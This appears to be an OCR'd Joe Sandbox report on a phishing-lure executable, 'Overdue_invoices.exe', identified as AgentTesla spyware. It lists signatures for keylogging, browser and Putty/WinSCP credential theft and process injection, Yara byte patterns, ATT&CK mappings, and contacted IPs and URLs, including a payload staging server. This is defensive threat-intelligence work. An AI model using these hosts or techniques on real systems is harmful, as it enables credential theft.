ID: 344973
Sample Name:
Overdue_invoices.exe
Cookbook: default.jbs
Time: 15:14:11
Date: 27/01/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report Overdue_invoices.exe

Overview


General Information

Sample Name:	Overdue_invoices.exe
Analysis ID:	344973
MD5:	afa35ee8f27c8a6..
SHA1:	8b86a3066a2458..
SHA256:	2d2c26b0f3308bd.
Tags:	exe

Most interesting Screenshot:



Detection




AgentTesla

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for subm…
- Yara detected AgentTesla
- .NET source code contains potentia…
- Contains functionality to log keystro…
- Executable has a suspicious name (…
- Initial sample is a PE file and has a …
- Injects a PE file into a foreign proce…
- Installs a global keyboard hook
- May check the online IP address of …
- Tries to harvest and steal Putty / Wi…
- Tries to harvest and steal browser in…

Classification



Startup

- **System is w10x64**
- Overdue_invoices.exe (PID: 5328 cmdline: 'C:\Users\user\Desktop\Overdue_invoices.exe' MD5: AFA35EE8F27C8A6661219BCCB198FD9B)
  - Overdue_invoices.exe (PID: 6020 cmdline: C:\Users\user\Desktop\Overdue_invoices.exe MD5: AFA35EE8F27C8A6661219BCCB198FD9B)
- **cleanup**

Malware Configuration

Threatname: Agenttesla


```
{
  "Username: ": "",
  "URL: ": "",
  "To: ": "",
  "ByHost: ": "smtp.gmail.com:5874",
  "Password: ": "",
  "From: ": ""
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000001.00000002.624606390.000000000402000.00000040.00000001.sdmp	Quasar_RAT_1	Detects Quasar RAT	Florian Roth	• 0x170:$op1: 04 1E FE 02 04 16 FE 01 60 • 0x84:$op2: 00 17 03 1F 20 17 19 15 28 • 0xb01:$op3: 00 04 03 69 91 1B 40 • 0x1360:$op3: 00 04 03 69 91 1B 40

Source	Rule	Description	Author	Strings
00000000.00000002.231170766.0000000003AFD000.00000004.00000001.sdmp	Quasar_RAT_1	Detects Quasar RAT	Florian Roth	• 0xff0:$op1: 04 1E FE 02 04 16 FE 01 60 • 0x18810:$op1: 04 1E FE 02 04 16 FE 01 60 • 0x30250:$op1: 04 1E FE 02 04 16 FE 01 60 • 0xf04:$op2: 00 17 03 1F 20 17 19 15 28 • 0x18724:$op2: 00 17 03 1F 20 17 19 15 28 • 0x30164:$op2: 00 17 03 1F 20 17 19 15 28 • 0x1981:$op3: 00 04 03 69 91 1B 40 • 0x21e0:$op3: 00 04 03 69 91 1B 40 • 0x191a1:$op3: 00 04 03 69 91 1B 40 • 0x19a00:$op3: 00 04 03 69 91 1B 40 • 0x30be1:$op3: 00 04 03 69 91 1B 40 • 0x31440:$op3: 00 04 03 69 91 1B 40
Process Memory Space: Overdue_invoices.exe PID: 6020	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	


Unpacked PEs

Source	Rule	Description	Author	Strings
1.2.Overdue_invoices.exe.400000.0.unpack	Quasar_RAT_1	Detects Quasar RAT	Florian Roth	• 0x370:$op1: 04 1E FE 02 04 16 FE 01 60 • 0x284:$op2: 00 17 03 1F 20 17 19 15 28 • 0xd01:$op3: 00 04 03 69 91 1B 40 • 0x1560:$op3: 00 04 03 69 91 1B 40

Sigma Overview

No Sigma rule has matched

Signature Overview



Click to jump to signature section

- AV Detection
- Compliance
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- System Summary
- Data Obfuscation
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Compliance:

Uses 32bit PE files

Contains modern PE file flags such as dynamic base (ASLR) or NX

Networking:

May check the online IP address of the machine

Key, Mouse, Clipboard, Microphone and Screen Capturing:

Contains functionality to log keystrokes (.Net Source)

Installs a global keyboard hook

System Summary:

Malicious sample detected (through community Yara rule)

Executable has a suspicious name (potential lure to open the executable)

Initial sample is a PE file and has a suspicious name

Data Obfuscation:

.NET source code contains potential unpacker

HIPS / PFW / Operating System Protection Evasion:

Injects a PE file into a foreign processes

Stealing of Sensitive Information:

Yara detected AgentTesla

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Tries to harvest and steal browser information (history, passwords, etc)


Remote Access Functionality:

Yara detected AgentTesla

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Valid Accounts	Windows Management Instrumentation 1 1	Path Interception	Process Injection 1 1 2	Masquerading 1	OS Credential Dumping 1	Security Software Discovery 1 1	Remote Services	Input Capture 2 1	Exfiltration Over Other Network Medium	Encrypted Channel 1 2
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Virtualization/Sandbox Evasion 3	Input Capture 2 1	Virtualization/Sandbox Evasion 3	Remote Desktop Protocol	Archive Collected Data 1	Exfiltration Over Bluetooth	Non-Standard Port 1
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Disable or Modify Tools 1	Credentials in Registry 1	Process Discovery 1 1	SMB/Windows Admin Shares	Data from Local System 1	Automated Exfiltration	Ingress Tool Transfer 1
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 1 1 2	NTDS	Application Window Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Non-Application Layer Protocol 2
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Obfuscated Files or Information 1 1	LSA Secrets	Remote System Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Application Layer Protocol 1 3
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Software Packing 1	Cached Domain Credentials	System Network Configuration Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communicatio
External Remote Services	Scheduled Task	Startup Items	Startup Items	Compile After Delivery	DCSync	System Information Discovery 2 3	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Overdue_invoices.exe	17%	ReversingLabs	ByteCode-MSIL.Trojan.Generic	

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
1.2.Overdue_invoices.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1106066		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://icanhazip.com4	0%	Avira URL Cloud	safe	
http://https://cdn.ecosia	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://https://raw.githubusercontenPf~	0%	Avira URL Cloud	safe	
http://https://raw.githubusercontent.com/pandalog/nothing/master/john.txt)CqbkTHriRRbQjaArtJfFMC#	0%	Avira URL Cloud	safe	
http://pki.goog/gsr2/GTS1O1.crt0	0%	URL Reputation	safe	
http://pki.goog/gsr2/GTS1O1.crt0	0%	URL Reputation	safe	
http://pki.goog/gsr2/GTS1O1.crt0	0%	URL Reputation	safe	
http://https://raw.githubusercontenP	0%	Avira URL Cloud	safe	
http://ns.adobe.c/g	0%	URL Reputation	safe	
http://ns.adobe.c/g	0%	URL Reputation	safe	
http://ns.adobe.c/g	0%	URL Reputation	safe	
http://ocsp.pki.goog/gsr202	0%	URL Reputation	safe	
http://ocsp.pki.goog/gsr202	0%	URL Reputation	safe	
http://ocsp.pki.goog/gsr202	0%	URL Reputation	safe	
http://https://pki.goog/repository/0	0%	URL Reputation	safe	
http://https://pki.goog/repository/0	0%	URL Reputation	safe	
http://https://pki.goog/repository/0	0%	URL Reputation	safe	
http://https://raw.githubusercontent.com/pandalog/nothing/master/john.txt	0%	Avira URL Cloud	safe	
http://https://raw.githubusercontent.com	0%	Avira URL Cloud	safe	
http://ocsp.pki.goog/gts1o1core0	0%	URL Reputation	safe	
http://ocsp.pki.goog/gts1o1core0	0%	URL Reputation	safe	
http://ocsp.pki.goog/gts1o1core0	0%	URL Reputation	safe	
http://https://wa.239.147.103/base/D87080E8818FCC40A45F948026A84297.html	0%	Avira URL Cloud	safe	
http://193.239.147.103/base/D87080E8818FCC40A45F948026A84297.html	0%	Avira URL Cloud	safe	
http://crl.pki.goog/GTS1O1core.crl0	0%	URL Reputation	safe	
http://crl.pki.goog/GTS1O1core.crl0	0%	URL Reputation	safe	
http://crl.pki.goog/GTS1O1core.crl0	0%	URL Reputation	safe	
http://193.239.147.103	0%	Avira URL Cloud	safe	
http://crl.pki.goog/gsr2/gsr2.crl0?	0%	URL Reputation	safe	
http://crl.pki.goog/gsr2/gsr2.crl0?	0%	URL Reputation	safe	
http://crl.pki.goog/gsr2/gsr2.crl0?	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
github.map.fastly.net	151.101.0.133	true	false		unknown
smtp.gmail.com	108.177.119.109	true	false		high
icanhazip.com	147.75.47.199	true	false		high
raw.githubusercontent.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://icanhazip.com/	false		high
http://193.239.147.103/base/D87080E8818FCC40A45F948026A84297.html	false	• Avira URL Cloud: safe	unknown


URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://duckduckgo.com/chrome_newtab	Overdue_invoices.exe, 00000001.00000003.239380951.00000000041CE000.00000004.00000001.sdmp, browserCreditCards.1.dr	false		high
http://download.divx.com/player/divxdotcom/DivXWebPlayerInstaller.exe	Overdue_invoices.exe, 00000001.00000002.626663289.0000000003236000.00000004.00000001.sdmp	false		high
http://https://duckduckgo.com/ac/?q=	Overdue_invoices.exe, 00000001.00000003.239380951.00000000041CE000.00000004.00000001.sdmp, browserCreditCards.1.dr	false		high
http://icanhazip.com4	Overdue_invoices.exe, 00000001.00000002.625972987.0000000030AF000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://bit.ly/icanhazip-faq	Overdue_invoices.exe, 00000001.00000002.626165081.0000000003116000.00000004.00000001.sdmp, Overdue_invoices.exe, 00000001.00000002.625972987.000000000030AF000.00000004.00000001.sdmp	false		high
http://https://cdn.ecosia	Overdue_invoices.exe, 00000001.00000002.630576508.0000000006870000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://duckduckgo.com/favicon.icohttps://duckduckgo.com/?q=	Overdue_invoices.exe, 00000001.00000003.239380951.0000000041CE000.00000004.00000001.sdmp, Overdue_invoices.exe, 00000001.00000002.630576508.0000000006870000.00000004.00000001.sdmp, browserCreditCards.1.dr	false		high
http://https://raw.githubusercontenPf~	Overdue_invoices.exe, 00000001.00000002.626846042.0000000003028B000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	low
http://https://raw.githubusercontent.com/pandalog/nothing/master/john.txt)CqbkTHriRRbQjaArtJfFMC#	Overdue_invoices.exe, 00000000.00000002.231170766.0000000003AFD000.00000004.00000001.sdmp, Overdue_invoices.exe, 00000001.00000002.624606390.0000000000402000.00000040.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://pki.goog/gsr2/GTS1O1.crt0	Overdue_invoices.exe, 00000001.00000002.630576508.0000000006870000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://raw.githubusercontenP	Overdue_invoices.exe, 00000001.00000002.626078559.0000000003 0F0000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://search.yahoo.com/favicon.icohttps://search.yahoo.com/search	Overdue_invoices.exe, 00000001.00000003.239380951.0000000041CE000.00000004.00000001.sdmp, browserCreditCards.1.dr	false		high
http://https://duckduckgo.com/chrom	Overdue_invoices.exe, 00000001.00000002.630576508.0000000006870000.00000004.00000001.sdmp	false		high
http://ns.adobe.c/g	Overdue_invoices.exe, 00000001.00000002.625776172.0000000018C6000.00000004.00000040.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://ocsp.pki.goog/gsr202	Overdue_invoices.exe, 00000001.00000002.630576508.0000000006870000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://pki.goog/repository/0	Overdue_invoices.exe, 00000001.00000002.630576508.0000000006870000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://raw.githubusercontent.com/pandalog/nothing/master/john.txt	Overdue_invoices.exe, 00000001.00000002.625927186.0000000003081000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.msn.com/	Overdue_invoices.exe, 00000001.00000002.626238990.0000000003150000.00000004.00000001.sdmp	false		high
http://www.msn.com/de-ch/?ocid=iehp	Overdue_invoices.exe, 00000001.00000002.626238990.0000000003150000.00000004.00000001.sdmp, Overdue_invoices.exe, 00000001.00000002.625516000.0000000001562000.00000004.00000020.sdmp	false		high
http://https://ac.ecosia.org/autocomplete?q=	Overdue_invoices.exe, 00000001.00000003.239380951.0000000041CE000.00000004.00000001.sdmp, browserCreditCards.1.dr	false		high
http://https://raw.githubusercontent.com	Overdue_invoices.exe, 00000001.00000002.625927186.0000000003081000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://ocsp.pki.goog/gts1o1core0	Overdue_invoices.exe, 00000001.00000002.630576508.0000000006870000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://wa.239.147.103/base/D87080E8818FCC40A45F948026A84297.html	Overdue_invoices.exe, 00000000.00000002.230153111.0000000000B83000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	low
http://www.msn.com/de-ch/	Overdue_invoices.exe, 00000001.00000002.626238990.0000000003150000.00000004.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.msn.com/?ocid=iehp	Overdue_invoices.exe, 00000001.00000002.625659765.00000000015AD000.00000004.00000020.sdmp, Overdue_invoices.exe, 00000001.00000002.626238990.000000003150000.00000004.00000001.sdmp	false		high
http://crl.pki.goog/GTS1O1core.crl0	Overdue_invoices.exe, 00000001.00000002.630576508.0000000006870000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://fpdownload.macromedia.com/get/shockwave/default/english/win95nt/latest/Shockwave_Installer_Sl	Overdue_invoices.exe, 00000001.00000002.626663289.0000000003236000.00000004.00000001.sdmp	false		high
http://icanhazip.com	Overdue_invoices.exe, 00000001.00000002.626165081.0000000003116000.00000004.00000001.sdmp	false		high
http://193.239.147.103	Overdue_invoices.exe, 00000000.00000002.230384205.0000000028E1000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://crl.pki.goog/gsr2/gsr2.crl0?	Overdue_invoices.exe, 00000001.00000002.630576508.0000000006870000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	Overdue_invoices.exe, 00000000.00000002.230384205.0000000028E1000.00000004.00000001.sdmp, Overdue_invoices.exe, 00000001.00000002.625927186.000000003081000.00000004.00000001.sdmp	false		high
http://smtp.gmail.com	Overdue_invoices.exe, 00000001.00000002.626846042.0000000003128B000.00000004.00000001.sdmp	false		high
http://https://cdn.ecosia.org/assets/images/ico/favicon.icohttps://www.ecosia.org/search?q=	Overdue_invoices.exe, 00000001.00000003.239380951.0000000041CE000.00000004.00000001.sdmp, browserCreditCards.1.dr	false		high
http://https://i.imgur.com/9sS1RPE.png	Overdue_invoices.exe, 00000001.00000002.624606390.0000000000402000.00000040.00000001.sdmp	false		high
http://https://search.yahoo.com/sugg/chrome?output=fxjson&appid=crmas&command=	Overdue_invoices.exe, 00000001.00000003.239380951.0000000041CE000.00000004.00000001.sdmp, browserCreditCards.1.dr	false		high

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
193.239.147.103	unknown	Brunei Darussalam		35913	DEDIPATH-LLCUS	false
147.75.47.199	unknown	Switzerland		54825	PACKETUS	false
151.101.0.133	unknown	United States		54113	FASTLYUS	false
108.177.119.109	unknown	United States		15169	GOOGLEUS	false

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	344973
Start date:	27.01.2021
Start time:	15:14:11
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 8m 25s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Overdue_invoices.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	28
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@3/6@4/4
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 95% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe

Warnings:	Show All • Exclude process from analysis (whitelisted): MpCmdRun.exe, audiodg.exe, BackgroundTransferHost.exe, RuntimeBroker.exe, WMIADAP.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, svchost.exe, wuapihost.exe • TCP Packets have been reduced to 100 • Excluded IPs from analysis (whitelisted): 104.43.139.144, 40.88.32.150, 51.104.144.132, 23.210.248.85, 95.101.22.224, 95.101.22.216, 20.54.26.129, 95.101.27.163, 95.101.27.142, 51.103.5.186, 51.104.139.180, 52.155.217.156 • Excluded domains from analysis (whitelisted): au.download.windowsupdate.com.edgesuite.net, arc.msn.com.nsatc.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, a1449.dscg2.akamai.net, wns.notify.windows.com.akadns.net, arc.msn.com, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, skypedataprdcoleus15.cloudapp.net, emea1.notify.windows.com.akadns.net, audownload.windowsupdate.nsatc.net, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, au-bg-shim.trafficmanager.net, displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, client.wns.windows.com, fs.microsoft.com, ris-prod.trafficmanager.net, displaycatalog.md.mp.microsoft.com.akadns.net, e1723.g.akamaiedge.net, ctldl.windowsupdate.com, skypedataprdcolcus16.cloudapp.net, a767.dscg3.akamai.net, ris.api.iris.microsoft.com, blobcollector.events.data.trafficmanager.net, par02p.wns.notify.trafficmanager.net, vip2-par02p.wns.notify.trafficmanager.net • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtProtectVirtualMemory calls found. • Report size getting too big, too many NtQueryValueKey calls found. • VT rate limit hit for: /opt/package/joesandbox/database/analysis/344973/sample/Overdue_invoices.exe

Simulations

Behavior and APIs

Time	Type	Description
15:15:12	API Interceptor	11x Sleep call for process: Overdue_invoices.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
193.239.147.103	SIT-10295.exe	Get hash	malicious	Browse	• 193.239.147.103/base/759EFD3939882C342360C054C0B0F139.html

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	MT103_SWFT012621ONOMN.doc	Get hash	malicious	Browse	• 193.239.147.103/base/FF20D3DCE8649E687BDAC089AF53336F.html
	RFQ Tengco_270121.doc	Get hash	malicious	Browse	• 193.239.147.103/base/ED373B21DE74B174904C90C4F88850ED.html
	SecuriteInfo.com.Trojan.DownLoader36.37393.25689.exe	Get hash	malicious	Browse	• 193.239.147.103/base/817B8D2BFEA38CDAF771C594C8EDD2E5.html
	SecuriteInfo.com.Trojan.DownLoader36.37393.27958.exe	Get hash	malicious	Browse	• 193.239.147.103/base/D11F9AABDFF0704F9266CD718DBD402A.html
	SecuriteInfo.com.Trojan.DownLoader36.37393.29158.exe	Get hash	malicious	Browse	• 193.239.147.103/base/D1A437E767757AD4AED3D462BF223DC7.html
	Shipping Documents.doc	Get hash	malicious	Browse	• 193.239.147.103/base/3CC85C5A6F2A98A2641549BF1564DA9E.html
	8Aobnx1VRi.exe	Get hash	malicious	Browse	• 193.239.147.103/base/3CC85C5A6F2A98A2641549BF1564DA9E.html
	DSksIiT85D.exe	Get hash	malicious	Browse	• 193.239.147.103/base/84BABA4BCDFD79499D4EFDE97172FE7F.html
	SecuriteInfo.com.Trojan.DownLoader36.37393.26064.exe	Get hash	malicious	Browse	• 193.239.147.103/base/4360BD50C79123B72BE98F9871724C8D.html
	Updated Invoice{swift..exe	Get hash	malicious	Browse	• 193.239.147.103/base/3815F0F23310F1653DD4231C92F53862.html
	mr kesh.exe	Get hash	malicious	Browse	• 193.239.147.103/base/B690B5BB2DC34BEDA854B2E34C821BF0.html
